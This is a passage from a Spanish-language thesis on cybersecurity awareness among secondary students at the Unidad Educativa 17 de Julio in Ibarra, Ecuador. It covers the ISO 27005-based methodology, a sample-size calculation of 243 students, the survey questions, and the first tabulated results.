En esta fase inicial se logra identificar y definir los objetivos de la investigación, así como los requisitos específicos para alcanzarlos. Se establece el alcance del estudio y se determinan los principales aspectos a investigar, tomando como referencia las normas ISO 27005. De esta manera se lleva a cabo un análisis detallado de las necesidades de seguridad de los estudiantes de secundaria en relación con el uso de dispositivos móviles y las Tecnologías de la Información. Ademas, se reconocen las vulnerabilidades comunes y las prácticas actuales, se identifican los desafíos y riesgos clave, es asi que se define el plan de recopilación de datos. Según la ISO 27005 (sección 2), es crucial definir el contexto organizacional para establecer los objetivos y determinar los aspectos clave para la gestión de riesgos.

3.1.1 Definición de objetivos

Los objetivos de la investigación, mencionados anteriormente en el capítulo 1, tanto generales como específicos, serán desarrollados y enfatizados a lo largo de la etapa 1 del capítulo 3. En esta etapa se centrará en la planificación para la implementación de los objetivos. La ISO 27005 (sección 2.3) sugiere definir claramente el alcance y establecer sus objetivos.

3.1.2 Alcance del estudio

El alcance de la investigación se centra en la planificación para la implementación de la primera etapa, tal como se mencionó en el capítulo 1 de este documento. Corresponde al apartado, donde se aplicarán y detallarán los lineamientos inicialmente establecidos, asegurando que todos los aspectos mencionados hayan sido previamente considerados y desarrollados minuciosamente. La implementación se realizará siguiendo los mismos lineamientos y objetivos establecidos en el capítulo 1, así como la fundamentación teórica expuesta en el capítulo 2. La ISO 27005 (sección 2.2) recomienda definir el alcance y los límites para la gestión de riesgos.

3.1.3 Recolección de Información

Para recolectar información sobre ciberseguridad en dispositivos móviles de los estudiantes de la Unidad Educativa 17 de Julio, se utilizará varias técnicas, entre ellas pruebas a ciegas y pruebas con información. Las pruebas a ciegas implican la observación y el análisis de los comportamientos sin información previa detallada, centrándose en la forma en que los estudiantes usan sus dispositivos móviles en entornos escolares, las medidas de seguridad que implementan, el tipo de contenido que consumen y comparten, y su reacción ante posibles amenazas. Estas observaciones se llevarán a cabo de manera imparcial y objetiva para identificar patrones y comportamientos que puedan indicar un bajo nivel de concienciación sobre ciberseguridad. La ISO 27005 (sección 2.7) establece que la recolección de información debe basarse en criterios para

la evaluación del riesgo, proporcionando un patrón de referencia que permite la comparación entre objetos y personas.

Sin embargo, las pruebas con información se basarán en datos previamente recopilados sobre los estudiantes, como información demográfica, entrevistas con docentes y análisis de informes previos. Esto permitirá realizar una evaluación más específica y detallada, identificando los tipos de dispositivos y aplicaciones que utilizan, sus hábitos en línea y sus prácticas de ciberseguridad. Se llevará a cabo investigaciones y entrevistas en profundidad para explorar sus conocimientos y capacidades para hacer frente a las amenazas cibernéticas.

Es así como, con la autorización de las autoridades, se solicitará un espacio para los estudiantes, en el cual se administrará una encuesta, detallada en el Anexo 1, diseñada para evaluar el nivel de conocimientos preliminares y concienciación sobre ciberseguridad de los estudiantes en relación con los dispositivos móviles que utilizan. Estos métodos combinados permitirán obtener una visión integral del comportamiento y las prácticas de los estudiantes en materia de ciberseguridad, proporcionando información para desarrollar estrategias educativas y preventivas.

3.1.3.1 Pruebas a ciegas

Las pruebas a ciegas se realizarán sin información previa de los estudiantes realizando un análisis y observando las diferentes conductas de los estudiantes dentro de la institución Educativa con los dispositivos móviles. mediante este análisis se determina la manera que los estudiantes utilizan sus dispositivos móviles en diferentes ambientes de la unidad educativa. Adicionalmente, se obtendrá información en la cual se logre registrar si implementan medidas de seguridad básicas, como emplear contraseñas, bloquear las pantallas y descargar aplicaciones de fuentes confiables. Además, el análisis del tipo de contenido que consumen y comparten a través de sus dispositivos móviles, permite identificar posibles riesgos de ciberseguridad. Asimismo, el establecimiento de

un monitoreo general del uso de los dispositivos en diferentes momentos del día escolar, permite vigilando patrones y comportamientos repetitivos que puedan indicar un bajo nivel de conciencia sobre ciberseguridad. También se documentará cualquier incidente visible que pueda comprometer la seguridad de los dispositivos móviles, como el uso de redes Wi-Fi públicas inseguras o la descarga de aplicaciones de fuentes no confiables. Estas actividades proporcionarán una visión general del comportamiento y las prácticas de los estudiantes en materia de ciberseguridad en sus dispositivos móviles, sin influencias externas ni información preconcebida.

3.1.3.2 Pruebas con información

Para llevar a cabo las pruebas con información, se utilizarán datos obtenidos a partir de la observación visual y general sobre los estudiantes, disponibles en la web y en el establecimiento. Este enfoque permitirá realizar una evaluación más detallada y específica. Primero, se considerará la información demográfica visible, como la cantidad de estudiantes y profesores de la Unidad Educativa 17 de Julio, para definir el perfil de los participantes. A su vez, se recurrirá a diversas fuentes, como registros escolares, entrevistas con docentes y sitios web oficiales de la institución, para obtener una percepción más completa de los alumnos.

Con información más detallada y precisa, se identificarán los tipos de dispositivos móviles que utilizan y las aplicaciones más comunes que tienen instaladas los estudiantes previamente identificados. Se evaluarán sus hábitos en línea y el uso de redes sociales, prestando especial interés a comportamientos que puedan indicar su nivel de conciencia en ciberseguridad, como la frecuencia con la que actualizan su software y el uso de aplicaciones de seguridad.

En definitiva, se aplicará una encuesta a los estudiantes de educación media superior para explorar en detalle sus conocimientos, prácticas de ciberseguridad y capacidad para reconocer y gestionar ciber amenazas. Estos datos permitirán un análisis integral y personalizado,

proporcionando una comprensión clara del nivel de conciencia y conocimiento sobre ciberseguridad entre los estudiantes.

3.1.4. Población y Muestra

Para esta sección se deberá primero realizar el cálculo del tamaño de la muestra se realizó utilizando la herramienta disponible en el sitio web de Qualtrics XM. La población investigada se define como el conjunto total de elementos que comparten un parámetro común. Es fundamental resaltar que, en el ámbito de la investigación, la población no se limita exclusivamente a los seres humanos; puede abarcar cualquier conjunto de datos que comparta un parámetro común. (Qualtrics XM, 2024).

Por otro lado, una muestra se define como una fracción representativa del conjunto total, es decir, un subconjunto de toda la población. En el contexto de la investigación, la muestra está formada por individuos seleccionados de la población para participar en el estudio. En términos simples, el análisis de una muestra permite examinar las características o comportamientos de la población en su totalidad (Hernández Sampieri, Fernández Collado, & Baptista Lucio, 2014).

Para determinar el tamaño muestral, se utilizó una calculadora en línea donde se ingresaron los datos de los 657 estudiantes de educación media superior, considerando un nivel de confianza del 95% y un margen de error del 5%. Esto asegura que la muestra sea representativa y que los resultados sean estadísticamente significativos y creíbles.

Se optó por un margen de error del 5% para la investigación ya que este nivel de precisión es adecuado para el tipo de estudio realizado. Comúnmente, se acepta un margen de error del 5% en estudios de este tipo, ya que proporciona un equilibrio entre la precisión de los resultados y la viabilidad logística de realizar una encuesta de este tamaño. Además, este margen de error permitió obtener un nivel de confianza del 95%, lo que significa que hay certeza en la representatividad de

los datos dentro de la muestra seleccionada. Los niveles de confianza más habituales son del 99%, 95% o 90% (Hernández Sampieri, Fernández Collado, & Baptista Lucio, 2014). La Tabla 1 presenta los valores típicos del margen de error y los niveles de confianza, junto con sus correspondientes valores 'Z'.

Tabla 1

Valores más utilizados para margen de error y nivel de confianza con su respectivo valor 'Z'

Margen de error	Nivel de Confianza	Valor Z
1%	99%	2.58
5%	95%	1.96
10%	90%	1.645

Nota. Modificado de Yucailla Muzo, V.Y. (2024).(Yucailla Muzo Viviana Yomaira, 2024)

La calculadora en línea emplea una fórmula validada y sustentada para calcular el tamaño de una muestra finita. La fórmula se describe a continuación mediante la ecuación 1:

$$Tamaño\ de\ muestra\ (n) = \frac{N * Z^2 * p * q}{e^2 * (N-1) + Z^2 * p * q} \quad \text{(Ec. 1)}$$

Donde,

- **n** = Tamaño de muestra objetivo
- **N** = Tamaño de la población (657 estudiantes)
- **Z** = Parámetro estadístico que depende del nivel de confianza (normalmente 95% o 99%)
- **e** = Error de estimación máximo aceptado, que va del 1% al 9%, siendo el 5% (0,05) el valor estándar

- **p** = Probabilidad de ocurrencia del evento estudiado (éxito), si se desconoce este dato es común utilizar un valor constante que equivale a 0,5
- **q** = (1-p) = Probabilidad de que el evento estudiado no ocurra Si se desconoce este dato, es común utilizar un valor constante equivalente a 0,5.

Utilizando la Ecuación 1, se realiza el cálculo para obtener el tamaño de muestra, remplazando los datos para la Ecuación 2, tomando en cuenta el contenido de la Tabla 1 donde se menciona que el 95% tiene un valor de Z igual a 1.96 y que, para los valores de p y q, estos datos son desconocidos, por lo que al reemplazar los datos daría como resultado:

$$Tamaño\ de\ muestra\ (n) = \frac{657 * 1.96^2 * 0.5 * 0.5}{0.05^2 * (657 - 1) + 1.96^2 * 0.5 * 0.5} \quad (\text{Ec. } 2)$$

$$n = 242.648 \cong 243$$

El resultado del tamaño de la muestra obtenido aplicando la fórmula fue de 242.648, y el resultado obtenido con la calculadora en línea es 243, lo cual es correcto. El valor calculado debe redondearse a un número entero, debido a que se trata de un resultado que corresponde al número de estudiantes. Con este valor, se realizarán las encuestas a 243 estudiantes de educación media superior en la Unidad Educativa 17 de Julio.

3.2. Etapa 2: Descubrimiento para el análisis

En esta etapa, se diseña la investigación y se seleccionan los métodos y técnicas más adecuados. Los instrumentos de recolección de datos, como encuestas y entrevistas, están diseñados para recopilar y verificar información sobre la seguridad digital de los estudiantes y las buenas prácticas en el uso de dispositivos móviles. A su vez, se establecen los criterios y herramientas para la muestra seleccionada.

3.2.1 Recolección de información

Con el objetivo de recopilar información sobre el nivel de ciberseguridad en dispositivos móviles entre los estudiantes de la Unidad Educativa 17 de Julio, se implementan diversas técnicas de recolección de datos, entre las que se incluyen pruebas a ciegas y pruebas con información. Como parte de este proceso, se aplica una encuesta directa a los estudiantes, la cual se detalla en el Anexo 1. Esta encuesta fue realizada fuera del horario de clases para evitar interferencias con las actividades académicas con la finalidad de evaluar tanto el nivel de conocimiento preliminar como la conciencia de los estudiantes sobre la ciberseguridad en los dispositivos móviles que utilizan, lo que conlleva que al final de la recolección se obtengan 243 respuestas de los estudiantes como muestra de estudio.

3.2.1.1 Pruebas a ciegas

Las pruebas a ciegas son un método de evaluación que, mediante una preparación meticulosa y una observación precisa, garantiza un análisis justo y objetivo del desempeño de los estudiantes. Al no contar con información previa, este método permite registrar y examinar cada aspecto del rendimiento observado de manera detallada.

En estas pruebas, no hay datos específicos disponibles para identificar a los participantes ni adaptar las pruebas a sus características individuales. Esto implica que debemos adoptar un enfoque preciso, para observar y analizar el comportamiento de los estudiantes sin influencias externas.

Ser preciso implica realizar observaciones exactas y correctas, mientras que ser detallado significa prestar atención a todas las pequeñas partes y características del comportamiento de los estudiantes. Este tipo de pruebas es crucial para evaluar de manera objetiva el conocimiento y las


habilidades de los estudiantes en ciberseguridad. Al no contar con información previa, se garantiza una evaluación imparcial que proporciona una visión clara y precisa de sus capacidades en el tema.

Actividades visuales.

En cuanto a las actividades visuales, el primer paso consiste en realizar una búsqueda en Internet, como se muestra en la Figura 4, para analizar qué información estaba disponible sobre la institución educativa con una simple consulta de su nombre. Esta exploración inicial permite identificar los datos de acceso público y evaluar la presencia digital del establecimiento.

Figura 4

Búsqueda mediante Google de la Unidad educativa 17 de julio



Nota. Imagen tomada de (Unidad Educativa 17 de Julio - Buscar Con Google, 2024.)

Para complementar este análisis, la Figura 4 muestra la información visible de la Unidad Educativa en motores de búsqueda como Google, incluyendo su página de Facebook, dirección, número de contacto público y detalles sobre los horarios de apertura y cierre de la jornada académica. Esto no solo representa el espacio físico donde ocurrieron las interacciones tecnológicas, sino que también evidencia la importancia de la seguridad digital y la gestión de la información accesible en línea. Dado que los dispositivos móviles desempeñaron un papel fundamental en la vida diaria de los estudiantes, fue esencial conocer el contexto físico y digital en el que se desarrollan estas interacciones para garantizar un entorno seguro y protegido. Dado

que la información anterior es genérica y ofrece una visión preliminar del establecimiento, se presenta en la Figura 5 un mapa completo del mismo, proporcionado por Google Maps, con el fin de obtener una comprensión más detallada.

Figura 5

Ubicación geográfica de la Unidad Educativa 17 de Julio por medio de Google Maps.

Nota. Ubicación geográfica de la Unidad Educativa 17 de Julio, por Google maps

Es fundamental comprender cómo está organizado físicamente el entorno del establecimiento para evaluar el uso de dispositivos móviles por parte de los estudiantes. En este contexto, la Figura 5 proporciona una vista detallada de su ubicación exacta. Asimismo, dicha figura ofrece información adicional sobre la disposición interna y la distribución de los edificios.

Estos detalles sirven como referencia para obtener una visión general de la estructura del establecimiento. El mapa también facilita la comprensión de la organización de las instalaciones y permite analizar el uso del espacio por parte de los estudiantes.

3.2.1.2 Pruebas con información

En cuanto a las pruebas con información, se llevó a cabo una investigación completa, ya que es crucial identificar con precisión el tipo de personal presente en el establecimiento y la distribución general del estudiantado. Esta investigación se justifica mediante el uso de múltiples métodos de recopilación de información, las cuales incluyen entrevistas informales con el personal administrativo, consulta de bases de datos institucionales y revisión de documentos oficiales de orden administrativo.

La información recopilada se organizada en la Tabla 2, en donde se clasifica para el personal docente y los estudiantes, permitiendo una rápida comprensión de la estructura de la institución en términos de cantidad de docentes, estudiantes y la distribución por género. Asimismo, se incluye información sobre la localización y las modalidades de funcionamiento del establecimiento, ofreciendo un panorama integral de su organización

Tabla 2

Personal administrativo y académico del Instituto Tecnológico 17 de Julio.

Información Unidad Educativa 17 de julio		
Provincia		Imbabura
Cantón		Ibarra
Parroquia		Sagrario
Modalidad		Presencial
Jornada	Matutina	Vespertina
Docentes	53 mujeres	63 varones
Estudiantes	593 mujeres	1041 varones
Total	646 mujeres	1104 varones
Estudiantes y Docentes		1750

Nota. Obtenido de (*Educación Ecuador*, 2024).

La Tabla 2 proporciona un panorama detallado de la Unidad Educativa "17 de Julio", destacando aspectos clave sobre su ubicación geográfica, modalidad de enseñanza y composición de su comunidad educativa. La institución se encuentra en la provincia de Imbabura, específicamente en el cantón Ibarra, parroquia Sagrario, y ofrece educación en modalidad presencial, organizada en jornadas matutina y vespertina.

En cuanto al personal docente, se observa una distribución relativamente equilibrada entre mujeres y varones, con un total de 116 docentes, de los cuales 53 son mujeres y 63 son varones. Por otro lado, la población estudiantil muestra una mayor presencia de varones, con un total de 1,041, en contraste con las 593 estudiantes mujeres. En conjunto, la unidad educativa cuenta con 1,634 estudiantes.

Sumando el total de docentes y estudiantes, la comunidad educativa alcanza un total de 1,750 personas, lo que resalta la magnitud de la institución y su capacidad para atender a una amplia población. Esta distribución permite gestionar adecuadamente los recursos humanos y logísticos en ambas jornadas. Este desglose no solo refleja el tamaño de la institución, sino también su estructura organizativa, diseñada para ofrecer una enseñanza presencial adaptada a las necesidades de su comunidad.

Esta situación resalta un aspecto importante: la información presentada en la Tabla 2 es de acceso público, lo que representa un riesgo potencial al contener datos sensibles sobre la población del establecimiento. La exposición de estos detalles podría facilitar la planificación de ataques dirigidos a la comunidad educativa, lo que resalta la importancia de implementar medidas de ciberseguridad para proteger esta información.

Con los datos previamente analizados, se procedió a determinar la población de estudio, la cual se presenta en la Tabla 3. Esta tabla muestra la distribución de los estudiantes de educación

media superior por año lectivo, destacando el número de alumnos por nivel académico. Dicha distribución permite obtener una visión más clara de los participantes involucrados en el análisis, así como identificar las áreas con mayor concentración de estudiantes.

Cabe señalar que la presente investigación se centra específicamente en los cursos de Primero, Segundo y Tercero de Bachillerato, ya que en estos niveles se encuentra un mayor número de estudiantes que utilizan dispositivos móviles o disponen de ellos libremente, lo que justifica la elección de estos grupos para el estudio.

Tabla 3

Estudiantes de educación media Superior por año de estudio

Información Unidad Educativa 17 de julio		
Año lectivo	Mujeres	Varones
Primero de Bachillerato	64	197
Segundo de Bachillerato	48	105
Tercero de Bachillerato	49	194
Total	161 mujeres	496 varones
Total de estudiantes	657 estudiantes	

Nota. Obtenido de (*Educación Ecuador*, 2024).

La distribución de estudiantes en la Unidad Educativa 17 de Julio refleja una notable diferencia entre varones y mujeres en estos niveles de Bachillerato. Con un total de 657 estudiantes, la población masculina representa el 75.5% (496 varones), mientras que la población femenina constituye el 24.5% (161 mujeres). Este patrón se mantiene consistente en los tres niveles, siendo Primero de Bachillerato el curso con mayor número de estudiantes (261), seguido por Tercero de Bachillerato (243) y al final Segundo de Bachillerato (153). Este análisis permite

comprender y orientar la implementación de estrategias educativas en relación con la seguridad de los dispositivos móviles.

Con toda la información recopilada sobre la institución y los riesgos previamente identificados en las etapas anteriores, se procede a abordar la primera problemática detectada, la cual requiere un análisis detallado. Mediante la Ecuación 1 se calculará el tamaño de muestra y se aplicará a este porcentaje a las encuestas. Para ello, se diseñó encuestas iniciales, cuyo objetivo es recopilar percepciones y datos relevantes para el estudio. Estas encuestas serán aplicadas a un grupo de estudiantes determinado a partir del cálculo de la muestra, y sus respuestas fueron analizadas en el siguiente apartado, permitiendo una evaluación detallada de cada pregunta y de las percepciones de los estudiantes respecto a la problemática planteada.

3.2.2 Análisis de la Encuesta

Para abordar y cuantificar la problemática de ciberseguridad en la Unidad Educativa 17 de Julio, se desarrolla una encuesta de percepción específica. Esta herramienta tiene como objetivo principal evaluar el nivel de conocimiento que los estudiantes de educación media superior poseen en relación con la ciberseguridad. La encuesta fue aplicada a una muestra de 243 estudiantes y diseñada para medir diversos aspectos críticos, incluyendo la comprensión de los riesgos cibernéticos, las prácticas de seguridad recomendadas y la capacidad de los estudiantes para identificar y responder a posibles amenazas en el entorno digital.

A través de esta encuesta, se obtiene datos que facilitarán la identificación de áreas críticas que requieren mejora. Estos datos permitirán adaptar y diseñar estrategias educativas más efectivas, con el fin de fortalecer la seguridad en línea entre los estudiantes. Seguidamente se presentan las preguntas que conforman la encuesta:

1. ¿Has escuchado hablar de ciberseguridad?

2. ¿Qué tanto sabes sobre la ciberseguridad?
3. ¿Crees que tus datos personales son vulnerables a ataques informáticos?
4. ¿Qué tan importante consideras que son tus datos personales?
5. ¿Qué medidas tomas para proteger tus datos personales? Ejemplo:
6. ¿Conoces alguna herramienta para proteger tus datos personales?
7. ¿Alguna vez usted o su entorno familiar ha sufrido algún robo de información digital o ataque cibernético?
8. ¿Si tu respuesta anterior es **SI** ¿qué tipo de información fue sustraída en el ataque?
9. Mecanismo de ataque
10. ¿Te gustaría conocer los mecanismos para proteger tu información personal?
11. ¿Conoces alguna herramienta de hacking?
12. ¿Qué sistema operativo tiene tu dispositivo móvil?

En el Anexo 1, se presentan en detalle todas las preguntas del cuestionario, las cuales incluyen preguntas de opción única y de selección múltiple. Proporcionando una visión integral de las preguntas formuladas y de cómo están estructuradas para evaluar la percepción de los estudiantes sobre ciberseguridad. A continuación, se muestra la tabulación de cada una de las preguntas, con el fin de comprender la problemática inicial en los estudiantes de educación media superior.

3.2.3 Tabulación de los resultados de la encuesta

Para analizar los datos obtenidos en la primera encuesta aplicada a la muestra de 243 estudiantes de la unidad educativa 17 de julio, se lleva a cabo un proceso de tabulación y organización de respuestas. Este procedimiento permite transformar la información recolectada en datos estructurados, facilitando la interpretación y el análisis de los resultados. La tabulación

es una etapa fundamental en el estudio, ya que permite identificar patrones, tendencias y áreas críticas en la percepción y conocimiento de los estudiantes sobre ciberseguridad los cuales se los interpreta como encuestados.


El objetivo es obtener una visión detallada de los hábitos de uso de los estudiantes mediante la recolección de datos derivados de las encuestas, su nivel de conocimiento sobre prácticas seguras y la frecuencia de incidentes de seguridad que han experimentado. Esta información es fundamental para desarrollar estrategias de concientización efectivas y medidas preventivas que fortalezcan la seguridad digital en el entorno educativo. Los resultados obtenidos se presentan en gráficos que reflejan las respuestas de los participantes como también el análisis de los mismos, proporcionando una visión detallada del estado actual del conocimiento en ciberseguridad.

En el Anexo 2, se presentan una serie de tablas con las preguntas de la encuesta, con el objetivo de relacionarlas con los gráficos mostrados. Estos recursos visuales proporcionan una comprensión más profunda del conocimiento de los encuestados sobre ciberseguridad, permitiendo identificar áreas críticas y oportunidades para mejorar la protección digital en la institución.

Pregunta 1: Conocimiento General sobre Ciberseguridad

Figura 6

Resultados de la primera pregunta de la encuesta preliminar




En relación con la Figura 6, el 54% de los encuestados tiene conocimiento sobre el término ciberseguridad, lo que representa un hallazgo positivo y alentador. Este resultado sugiere que un porcentaje significativo de la población reconoce la importancia de la ciberseguridad y es más probable que tome medidas para protegerse contra posibles amenazas en el entorno digital. Sin embargo, el 46% de los encuestados no tiene conocimiento sobre ciberseguridad, lo que resalta la necesidad continua de educación y concienciación en este ámbito. Por lo tanto, es crucial implementar iniciativas educativas y campañas de sensibilización para aumentar el conocimiento sobre ciberseguridad y promover una cultura integral de protección digital. Los resultados tabulados de esta pregunta pueden consultarse en la Tabla 13 del Anexo 2.

Pregunta 2: Nivel de Conocimiento sobre Ciberseguridad

Figura 7

Resultados de la segunda pregunta sobre el conocimiento a la ciberseguridad




Las tasas de respuesta presentadas en la Figura 7 muestran los niveles de conocimiento sobre ciberseguridad de los encuestados. De los 243 participantes, 107 encuestados (44.03%) se encuentran en el nivel Muy Bajo de conocimiento, lo que representa el grupo más numeroso. Se observa que 106 encuestados (43.62%) se encuentran en el nivel Bajo, indicando que la mayoría posee conocimientos limitados en esta área. Solo 25 encuestados (10.29%) alcanzaron un nivel Medio, mientras que 4 encuestados (1.65%) se posicionaron en el nivel Alto. Es importante destacar que solo un estudiante (0.41%) indicó poseer un conocimiento Muy Alto. Este panorama resalta la necesidad de fortalecer el conocimiento general sobre ciberseguridad, especialmente en los niveles Muy Bajo y Bajo, mediante diferentes programas educativos. En la Tabla 14 del Anexo 2 pueden consultarse los resultados tabulados de esta pregunta.

Pregunta 3: Percepción de Vulnerabilidad

Figura 8

Resultados de la tercera pregunta sobre vulnerabilidades informáticas



Como se ilustra en la Figura 8, el 56% de los encuestados cree que sus datos personales son vulnerables a los ciberataques. Este resultado indica que una parte significativa de la población es consciente de los riesgos asociados a la ciberseguridad y es más probable que tome medidas para proteger su información personal. Esta percepción de vulnerabilidad puede motivar a los estudiantes a adoptar prácticas de seguridad más rigurosas y a estar atentos a las amenazas digitales. Sin embargo, el 44% de los encuestados no considera que sus datos personales sean vulnerables, lo que sugiere que aún queda un importante trabajo por hacer en términos de educación y concienciación. En la Tabla 15 del Anexo 2 se indica la tabulación de los resultados de esta pregunta.

Pregunta 4: Valoración de los Datos Personales

Figura 9

